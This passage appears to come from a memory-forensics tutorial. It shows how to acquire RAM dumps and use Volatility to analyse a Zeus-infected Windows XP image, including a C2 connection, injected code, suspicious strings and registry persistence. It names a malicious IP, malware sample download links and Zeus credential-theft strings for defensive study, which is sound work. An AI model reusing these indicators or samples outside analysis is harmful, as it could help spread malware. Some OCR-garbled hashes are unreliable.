Minimum physical address:   0x0000000000001000
Maximum physical address:   0x000000001FFFF000

Address space size:         536870912 bytes ( 524288 Kb)
```

Figure 12. *Memory finished and just sent*

We can see on the server machine cmd window the file has just been received. It's necessary to check that the hash of the file received and the hash printed in the cmd window in the client are the same.

```
Processing....Done.

Acquisition finished at:  [2013-08-30 (YYYY-MM-DD) 19:03:58 (UTC)]
Time elapsed:             0:39 minutes:seconds (39 secs)

--> 536870912 bytes received.
```

Figure 13. *Memory Gump*

VMWARE

As you know, VMware is a tool where you can install and run your virtual operating system. It's a great idea to install an operating system on there, take a snapshot of the operating system and then, infect it and take a memory dump to analyze it. When you finish your work, you can recovery the original state of the virtual machine and work again with other Trojan and continue learning.

If you decide to work with VMware it's really easy to get a memory dump. Just play the virtual machine and go to the folder where the files of this virtual machine are saved.

To know where these files are, go to the Virtual Machine Settings, Options and click on the Browse bottom in the Working directory Section.





Figure 14. *VMware folder settings*

Then, it's only necessary to copy the memory dump of the virtual machine called *.vmem. It is necessary to copy this file when the virtual machine is running because it will be disappears when the operating system is in shut down.



564d9346-a6f8-f07e-1d33-777e7174c2a2.vmem.lck		Carpeta de archivos	31/08/2013 7:42
caches		Carpeta de archivos	09/06/2013 20:43
Windows XP Professional.vmdk.lck		Carpeta de archivos	31/08/2013 7:42
Windows XP Professional.vmx.lck		Carpeta de archivos	31/08/2013 7:48
564d9346-a6f8-f07e-1d33-777e7174c2a2.vmem	524.288 KB	Archivo VMEM	31/08/2013 7:42
vmware-0.log	132 KB	Documento de texto	30/08/2013 21:23
vmware-1.log	80 KB	Documento de texto	06/07/2013 2:00
vmware-2.log	87 KB	Documento de texto	06/07/2013 0:51
vmware.log	59 KB	Documento de texto	31/08/2013 7:42
vprintproxy.log	28 KB	Documento de texto	31/08/2013 7:42
Windows XP Professional.nvram	9 KB	Archivo NVRAM	30/08/2013 21:23
Windows XP Professional.vmdk	11.438.528 KB	Virtual Machine Disk...	31/08/2013 7:42
Windows XP Professional.vmsd	0 KB	Archivo VMSD	09/06/2013 20:10
Windows XP Professional.vmx	3 KB	VMware virtual mac...	31/08/2013 7:43
Windows XP Professional.vmxf	2 KB	Archivo VMXF	30/08/2013 20:59

Figure 15. *Virtual Machine's RAM*

MEMORYZE

Memoryze is a memory analysis tool developed by Mandiant. This tool can acquire the physical memory from a Windows system and even perform advanced analysis of live memory while the computer is running.

You can download it from the link: *https://www.mandiant.com/resources/download/memoryze*.

With the next command from the command line interface, you can get a copy of your memory RAM.

```
memoryDD.bat -output C:\
```




Figure 16. *Memory dump process*

MemoryDD.bat has just created a directory called audits where memory image has been saved.




Figure 17. *Image just dumped*

CUCKOO

Cuckoo is a free malware analysis system. It isn't a memory dump tool but it has this capability. If we are going to execute malware samples… why don't analyze it and continue learning from it? You can analyze any suspicious file with this tool and it will give you some very detailed feedback. Cuckoo has the features below:

- Get memory dumps.
- Traces of win32 API calls.
- Traffic captures in Pcap format.
- Register keys that have been modified.
- Information about processes created by the malware.
- Information from the files that have been downloaded, modified or removed during the malware execution.
- Malware behavior.
- Screenshots of the virtual machine taken while the malware was running.

In this article, we are going to focus in how to create a memory dump with this tool. It's really easy to do. First of all, it's necessary to install Cuckoo on a Linux Machine. You can learn how to install Cuckoo in my blog site: *http://www.behindthefirewalls.com/2013/07/how-to-install-cuckoo-sandbox-on-ubuntu.html*.

When this tool is installed, it's necessary to enable the memory dump option. Please, edit the conf/cuckoo.conf file and set the memory_dumps field to "on" as shown below:

```
memory_dump = on
```


Then we can send the malware to our virtual machine with the next command.

```
python submit.py cuckoo/cuckoo-master/malware_samples/iwmsax.exe
```

```
2013-07-20 19:57:37,521 [lib.cuckoo.core.scheduler] INFO: Starting analysis of FILE "/home/jnieto/cuckoo/cuckoo-master/malware_samples/iwmsax.exe" (task=37)
2013-07-20 19:57:37,542 [lib.cuckoo.core.scheduler] INFO: File already exists at "/home/jnieto/cuckoo/cuckoo-master/storage/binaries/baf6d9cdac23c577146801a5
3324332455c5bbbe0dbc5d7260ef2b394a43c726"
2013-07-20 19:57:37,695 [lib.cuckoo.core.scheduler] INFO: Task #37: acquired machine Cuckoo Sandbox (label=Cuckoo Sandbox)
2013-07-20 19:57:37,708 [lib.cuckoo.core.sniffer] INFO: Started sniffer (interface=wlan0, host=192.168.1.52, dump path=/home/jnieto/cuckoo/cuckoo-master/stor
age/analyses/37/dump.pcap)
2013-07-20 19:57:42,223 [lib.cuckoo.core.guest] INFO: Starting analysis on guest (id=Cuckoo Sandbox, ip=192.168.1.52)
2013-07-20 19:59:57,280 [lib.cuckoo.core.guest] INFO: Cuckoo Sandbox: analysis completed successfully
2013-07-20 20:00:05,990 [lib.cuckoo.core.scheduler] INFO: Task #37: reports generation completed (path=/home/jnieto/cuckoo/cuckoo-master/storage/analyses/37)
2013-07-20 20:00:05,991 [lib.cuckoo.core.scheduler] INFO: Task #37: analysis procedure completed
```

Figure 18. *Malware submitted to the Cuckoo Sandbox*

When the analysis is finished, we can see the memory dump file in the folder destination and more information like a great report.



files	20 elementos	Carpeta	jue 29 ago 2013 22:55:16 CEST
logs	4 elementos	Carpeta	jue 29 ago 2013 22:53:22 CEST
reports	2 elementos	Carpeta	jue 29 ago 2013 22:56:21 CEST
shots	1 elemento	Carpeta	jue 29 ago 2013 22:53:16 CEST
analysis.log	6,6 KiB	Registro de aplicación	jue 29 ago 2013 22:55:16 CEST
binary	752,2 KiB	Enlace hacia Ejecutable de DOS/Windows	jue 29 ago 2013 21:45:02 CEST
dump.pcap	2,0 KiB	pcap document	jue 29 ago 2013 22:54:58 CEST
memory.dmp	1,6 GiB	Datos de cuelgue de programa	jue 29 ago 2013 22:55:58 CEST

Figure 19. *Memory dumped with Cuckoo*

With this tool it's really easy to run malware, get valuable information about its behavior and get a memory dump for memory forensics purposing. I recommend you to try it.

We have a little problem. Since Cuckoo employs some rootkit-like technologies to perform its operations, the results of a forensic analysis would be polluted by the sandbox's components. But in my opinion we can work with the sandbox for learning purposes.

MEMORY FORENSICS WITH VOLATILITY

Volatility Framework is an open source tool written in Python for analyzing memory dump captures. You can use it to extract injected DLLs, perform rootkit detection, find hidden processes and more. Volatility has a lot of users and contributors, so new capabilities are constantly being developed. You can download the latest version from *http://code.google.com/p/volatility/*.

You can get a lot of information on the internet about how to install this tool. Kali Linux and Backtrack distribution have included Volatility in their distributions. In this article, we are going to work with Kali Linux. You can download from the command: *http://www.kali.org/downloads/*.

Then just run it on your favorite virtual computing software like VMware or VirtualBox.

In this next part of the article we are going to get some memory dump examples and we are going to analyze it.

Remember that in the first part of the article you can find some links to download and practice memory forensics analysis.

SUMMARY VOLATILITY COMMANDS

GETTING HELP

`vol -h` (show general options and supported plugins)
`vol plugin -h` (show plugin usage)
`vol plugin --info` (show available OS profiles)

GETTING SYSTEM PROFILE

`imageinfo` – Display memory image metadata

```
vol  -f image.vmem imageinfo
```

SELECT PROFILE

```
vol -f image.vmem  --profile=profile plugin
```

USING ENVIRONMENT VARIABLES

Set name of memory image

```
# export VOLATILITY_LOCATION=file:///images/mem.vmem
```

Set profile type (takes place of `--profile=`)

```
# export VOLATILITY_PROFILE=WinXPSP3x86
```

IDENTIFY PROCESSES

`pslist` – To list the processes of a system. It does not detect hidden or unlinked processes.

```
 vol  -f image.vmem  pslist
```

`psscan` – To find processes previously terminated and processes that have been hidden or unlinked by a rootkit.

```
vol  -f image.vmem  psscan
```

`pstree` – To show the process listing in tree form. It will also not show hidden or unlinked processes.

```
vol  -f image.vmem  pstree
```

`psxview` – To detect hidden processes using cross-view.

```
vol -f image.vmem  psxview
```

`driverscan` – Scan memory for `_DRIVER_OBJECTs`.

```
vol -f image.vmem  driverscan
```

SEARCH EVIDENCES OF CODE INJECTION

`malfind` – To find hidden or injected code/DLLs in user mode memory and dump sections.

`-p` Print information only for specific PIDs
`-s` Use psscan to find processes
`-y` Search using YARA rules
`--dump-dir` Directory to save extracted the memory dump sections

```
vol  malfind --dump-dir ./output_dir
```

`ldrmodules` – To detect unlinked DLLs

`-p` Show information only for specific PIDs
`-v` Verbose: show full paths from three DLL lists

```
vol -f image.vmem  ldrmodules -p 1923
```

REGISTRY ANALYSIS

`hivelist` – To locate the virtual addresses of registry hives in memory and the full paths to the corresponding hive on disk.

```
 vol -f image.vmem  hivelist
```

`hivedump` – Print all keys and subkeys in a hive

`-o` Offset of registry hive to dump

```
vol  -f image.vmem  hivedump -o 0x0df10758
```

`printkey` – It display the subkeys, values and data types contained within a specified registry key.

`-K` “Registry key path”
`-o` Only search hive at this offset

```
vol  -f image.vmem  printkey -K “Microsoft\Security Center\Svc”
```

LOOKING FOR ROOTKIT EVIDENCES'

`driverscan` – To scan for DRIVER_OBJECTs in physical memory,

```
vol  -f image.vmem  driverscan
```

`apihooks` – To find API hooks in user mode or kernel mode,

`-p` Operate only on specific PIDs
`-k` Scan kernel modules instead of user-mode objects

```
vol.py -f image.vmem  apihooks
```

ANALYZE PROCESS DLLS AND HANDLES

`dlllist` – To list loaded dlls by process.

`-p` Show information only for specific process identifiers (PIDs)

```
vol  -f image.vmem  dlllist -p 1923
```

`getsids` – To show the SIDs (Security Identifiers) associated with a process

`-p` Show information only for specific PIDs

```
vol -f image.vmem  getsids -p 1923
```

`handles` – It print the open handles in a process

`-p` Show information only for specific PIDs
`-t` Display only handles of a certain type: Process, Thread, Key, Event, File, Mutant, Token, Port...

```
vol  -f image.vmem  handles -p 1923 -t Process, Mutant
```

`filescan` – It scan physical memory for FILE_OBJECTs.

```
vol  -f image.vmem  filescan
```

`svcscan` – It print which services are registered on your memory image.

```
vol  -f image.vmem  svcscan
```

REVIEW NETWORK ARTIFACTS

`connections` – [XP] To show active connections

```
vol  -f image.vmem  connections
```

`connscan` – [XP] ID To print TCP connections, including artifacts from previous connections that have since been terminated.

```
vol -f image.vmem  connscan
```

`sockets` – [XP] To detect listening sockets for any protocol (TCP, UDP, RAW, etc),

```
vol -f image.vmem  sockets
```

`sockscan` – [XP] To find socket structures, including closed/unlinked

```
vol -f image.vmem  sockscan
```

`netscan` – [Win7] To find TCP endpoints, TCP listeners, UDP endpoints, and UDP listeners.

```
vol -f image.vmem  netscan
```

DUMP SUSPICIOUS PROCESSES AND DRIVERS

`dlldump` – To extract DLLs from specific processes.

`-p` Dump DLLs only for specific PIDs
`-b` Dump DLLs from process at physical memory offset
`-r` Dump DLLs matching REGEX name pattern (case sensitive)
`--dump-dir` Directory to save extracted files

```
vol -f image.vmem  dlldump --dump-dir ./output -r metsrv
```

`moddump` – To extract kernel drivers

`--dump-dir` Directory to save extracted files
`-o` Dump driver using offset address (from driverscan)
`-r` Dump drivers matching REGEX name pattern (case sensitive)

```
vol -f image.vmem  moddump --dump-dir ./output -r gaopdx
```

`procmemdump` – To dump process to executable sample

`-p` Dump only specific PIDs
`-o` Specify process by physical memory offset
`--dump-dir` Directory to save extracted files

```
vol  -f image.vmem  procmemdump --dump-dir ./out -p 1923
```

`memdump` – To dump every memory section into a file

`-p` Dump memory sections from these PIDs
`--dump-dir` Directory to save extracted files

```
vol -f image.vmem  memdump --dump-dir ./output -p 1923
```

ZEUS ANALISYS | BEGINNER MODE

In this part of the article we are going analyze a memory dump of a computer infected with the Zeus Trojan. But… Why have I chosen this sample?

As security technician I have seen thousands of infected computers with this Trojan in corporate networks. There are more known Trojans like SpyEye but this, it has been and currently is being commonly spread. The computers are infected thanks Drive by Downloads attacks and phishing. It's really dangerous because it steals banking information by Man-in-the-browser keystroke logging and Form Grabbing.

I think is a good option for beginners to start with this memory dump because there are a lot of examples in the Internet that could help you.

You can download the memory dump from an infected computer with this Trojan in the URL: *http://malwarecookbook.googlecode.com/svn-history/r26/trunk/17/1/zeus.vmem.zip*.

ZEUS IMAGE INFO

First of all we need to know the suggestion profile in order to figure out what operating system was installed the infected computer. Type the command below.

```
vol -f zeus.vmem imageinfo
```

```
root@behindthefirewalls:~# vol -f zeus.vmem imageinfo
Volatile Systems Volatility Framework 2.1
Determining profile based on KDBG search...

          Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)
                     AS Layer1 : JKIA32PagedMemoryPae (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/zeus.vmem)
                      PAE type : PAE
                           DTB : 0x319000L
                          KDBG : 0x80544ce0L
          Number of Processors : 1
     Image Type (Service Pack) : 2
                KPCR for CPU 0 : 0xffdff000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2010-08-15 19:17:56 UTC+0000
     Image local date and time : 2010-08-15 15:17:56 -0400
```

Figure 20. *Zeus imageinfo*

Now, we are going to export the profile "WinXPSP3x86" in order to don't specify this profile in the Volatility's commands when we are working with this tool. This will do our live easier.

```
export VOLATILITY_PROFILE=WinXPSP3x86
```

DETECTING MALICIOIUS PROCCESS

With the command below we can see all the processes that were running. In this case, we aren't going to see any suspicious process.

```
vol- f zeus.vmem pstree
```

```
root@behindthefirewalls:~# vol -f zeus.vmem pstree
Volatile Systems Volatility Framework 2.1
Name                                                  Pid   PPid   Thds   Hnds Time
-------------------------------------------------- ------ ------ ------ ------ ----------------
 0x810b1660:System                                      4      0     58    379 1970-01-01 00:00:00
. 0xff2ab020:smss.exe                                 544      4      3     21 2010-08-11 06:06:21
.. 0xff1ec978:winlogon.exe                            632    544     24    536 2010-08-11 06:06:23
... 0xff255020:lsass.exe                              688    632     21    405 2010-08-11 06:06:24
... 0xff247020:services.exe                           676    632     16    288 2010-08-11 06:06:24
.... 0xff1b8b28:vmtoolsd.exe                         1668    676      5    225 2010-08-11 06:06:35
..... 0xff224020:cmd.exe                              124   1668      0 ------ 2010-08-15 19:17:55
.... 0x80ff88d8:svchost.exe                           856    676     29    336 2010-08-11 06:06:24
.... 0xff1d7da0:spoolsv.exe                          1432    676     14    145 2010-08-11 06:06:26
.... 0x80fbf910:svchost.exe                          1028    676     88   1424 2010-08-11 06:06:24
..... 0x80f60da0:wuauclt.exe                         1732   1028      7    189 2010-08-11 06:07:44
..... 0x80f94588:wuauclt.exe                          468   1028      4    142 2010-08-11 06:09:37
..... 0xff364310:wscntfy.exe                          888   1028      1     40 2010-08-11 06:06:49
.... 0xff217560:svchost.exe                           936    676     11    288 2010-08-11 06:06:24
.... 0xff143b28:TPAutoConnSvc.e                      1968    676      5    106 2010-08-11 06:06:39
..... 0xff38b5f8:TPAutoConnect.e                     1084   1968      1     68 2010-08-11 06:06:52
.... 0xff22d558:svchost.exe                          1088    676      7     93 2010-08-11 06:06:25
.... 0xff218230:vmacthlp.exe                          844    676      1     37 2010-08-11 06:06:24
.... 0xff25a7e0:alg.exe                               216    676      8    120 2010-08-11 06:06:39
.... 0xff203b80:svchost.exe                          1148    676     15    217 2010-08-11 06:06:26
.... 0xff1fdc88:VMUpgradeHelper                      1788    676      5    112 2010-08-11 06:06:38
.. 0xff1ecda0:csrss.exe                               608    544     10    410 2010-08-11 06:06:23
 0xff3865d0:explorer.exe                             1724   1708     13    326 2010-08-11 06:09:29
. 0xff374980:VMwareUser.exe                           452   1724      8    207 2010-08-11 06:09:32
. 0xff3667e8:VMwareTray.exe                           432   1724      1     60 2010-08-11 06:09:31
```

Figure 21. *Processes of the Zeus image*

DETECTING MALICIOUS CONNECTIONS

Now, we want to know if the computer was establishing connections when memory was dumped. We are going to see that a process with Pid 856 was making connection with the IP address 193.104.41.75 to the port 80.

```
vol -f zeus.vmem connscan
```

```
root@behindthefirewalls:~# vol -f zeus.vmem connscan
Volatile Systems Volatility Framework 2.1
Offset(P)  Local Address             Remote Address            Pid
---------- ------------------------ ------------------------ ---
0x02214988 172.16.176.143:1054      193.104.41.75:80          856
0x06015ab0 0.0.0.0:1056             193.104.41.75:80          856
```

Figure 22. *Connections established*

This IP was blacklisted by *www.ipvoid.com*. You can visit the URL in order to get more information *http://www.ipvoid.com/scan/193.104.41.75/*.

Analysis Date	2012-05-30 15:16:25 GMT
Blacklist Status	BLACKLISTED
Detection Ratio	2 / 38 (5 %)
IP Address	**193.104.41.75** (Websites Lookup)
Reverse DNS	193.104.41.75
ASN	Unknown
ASN Owner	Unknown
ISP	PE Voronov Evgen Sergiyovich
Continent	Europe
Country Code	(MD) Moldova, Republic of
Latitude / Longitude	47 / 29
City	Unknown
Region	Unknown

Figure 23. *Blacklisted details*

What process was establishing connections with a blacklisted IP?

We are going to see all the processes that were running again. Noticed the process with Pid 856 (which are making connections with a blacklisted IP) belong to “svchost.exe”. This process was started by the “services.exe” process. It isn’t a normal behavior.

```
vol -f zeus.vmem pstree
```

```
root@behindthefirewalls:~# vol -f zeus.vmem pstree
Volatile Systems Volatility Framework 2.1
Name                                                  Pid   PPid   Thds
------------------------------------------------------ ------ ------ ------
 0x810b1660:System                                      4      0     58
. 0xff2ab020:smss.exe                                 544      4      3
.. 0xff1ec978:winlogon.exe                            632    544     24
... 0xff247020:services.exe                           676    632     16
.... 0xff1b8b28:vmtoolsd.exe                         1668    676      5
..... 0xff224020:cmd.exe                              124   1668      0
.... 0x80ff88d8:svchost.exe                           856    676     29
```

Figure 24. *Suspicious processes*

It’s normal that a web browser or other applications create connections trough the port 80. It is not normal that “svchost.exe” which is a generic host process name for “services.exe” that run from dynamic-link libraries creates these connections.

DETECTING INJECTED CODE

With the command below we are going to try to detect infected code in the suspicious process with Pid 856. Thanks to maldfind we can export these codes to a folder. Please create the folder named evidence before typing the command.

```
vol.py -f zeus.vmem malfind -p 856 --dump-dir evidence
```

```
root@behindthefirewalls:~# vol -f zeus.vmem malfind -p 856 --dump-dir evidences/
Volatile Systems Volatility Framework 2.1
Process: svchost.exe Pid: 856 Address: 0xb70000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 38, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00b70000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00   MZ..............
0x00b70010  b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ........@.......
0x00b70020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00b70030  00 00 00 00 00 00 00 00 00 00 00 00 d0 00 00 00   ................

Process: svchost.exe Pid: 856 Address: 0xcb0000
Vad Tag: VadS Protection: PAGE_EXECUTE_READWRITE
Flags: CommitCharge: 1, MemCommit: 1, PrivateMemory: 1, Protection: 6

0x00cb0000  b8 35 00 00 00 e9 cd d7 c5 7b 00 00 00 00 00 00   .5.......{......
0x00cb0010  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00cb0020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0x00cb0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

Figure 25. *Injected code*

Now two PE files have been saved to the evidences folder. Now, we are going to check if some anti-virus detects them as malware.

Instead of uploading the file, we are going search the sha256 hash in Virus Total. With this option, if someone uploaded the same sample before, we can see the same information in less time because we don't need to spend time waiting for the upload.

In order to get the hash of the file, please type the command bellow when you are into the folder named evidence.

```
sha256sum *
```

```
root@behindthefirewalls:~/evidences# sha256sum *
8e3be5dc65aa35d68fd2abald3d9bf0f40d5118fe22eb2e6c97c8463bd1f1ba1  process.0x80ff88d8.0xb70000.dmp
122ad7e44da2aa468b2c4d6f9821e35d347e1e6204c4e14651facldalbdc4a85  process.0x80ff88d8.0xcb0000.dmp
```

Figure 26. *Hashes of the injected code*

Now, we are going to search theses hashes in the URL": *https://www.virustotal.com/es/#search*.

We are going to see that the first hash is detected by 35 of 46 anti-viruses.



Figure 27. *Dump detect as malware*

The second one seems to don't hold malicious code.



Figure 28. *Dump undetected as malware*

We can see the strings of this dump in order to get more information about it.

With the command below, we can get valuable information about the malicious dumps.

```
strings process.0x80ff88d8.0xb70000.dmp
```

```
root@behindthefirewalls:~/evidences# strings process.0x80ff88d8.0xb70000.dmp
F!wA^
AOw     `Rw
3)6{
GetProcAddress
LoadLibraryA
NtCreateThread
NtCreateUserProcess
NtQueryInformationProcess
RtlCreateUserThread
RtlUserThreadStart
NtQueryDirectoryFile
Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
HTTP/1.1
POST
Connection: close
urlmon.dll
ObtainUserAgentString
amer
cabinet.dll
FCICreate
FCIAddFile
FCIFlushCabinet
FCIDestroy
RFB 003.003
RFB
L09n
PopOp003-3331111
Path: %s
%s=%s
PStoreCreateInstance
```

Figure 29. *Strings output*

If we continue reading these strings, we can see really suspicious words. Remember the Zeus Trojan was designed to steal bank accounts and other personal information. You can see some suspicious words like: “USER”, “PASS”,”TYPE”, “;server=”, “,port=”,”;user=”, ”;password=”.

```
USER
PASS
TYPE
FEAT
PASV
STAT
LIST
;server=
;port=
;user=
;password=
|zkrvvcnmaebNUf\VWXIT<AKG<B;
Ik{wvAapcgd1)%
CL~{
xq{q|qie0cmi)[]]
```

Figure 30. *Suspicous strings*

DETECTING REGISTRY KEYS

We have a lot of information about this malware in the Internet. For example, the link below offers us information about what registry keys are added by the malware.

```
http://www.bitdefender.com/VIRUS-1000496-en--Trojan-Spy-Zeus-W.html
```

Currently, after reading the link above we know that the Zeus Trojan is executed in every reboot because it modifies the `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit` registry key in order to run the infected executable called “sdra64.exe” when the computer start. We can see the next registry key thanks command bellow:

```
vol  -f zeus.vmem printkey -K “Microsoft\Windows NT\CurrentVersion\Winlogon””
```

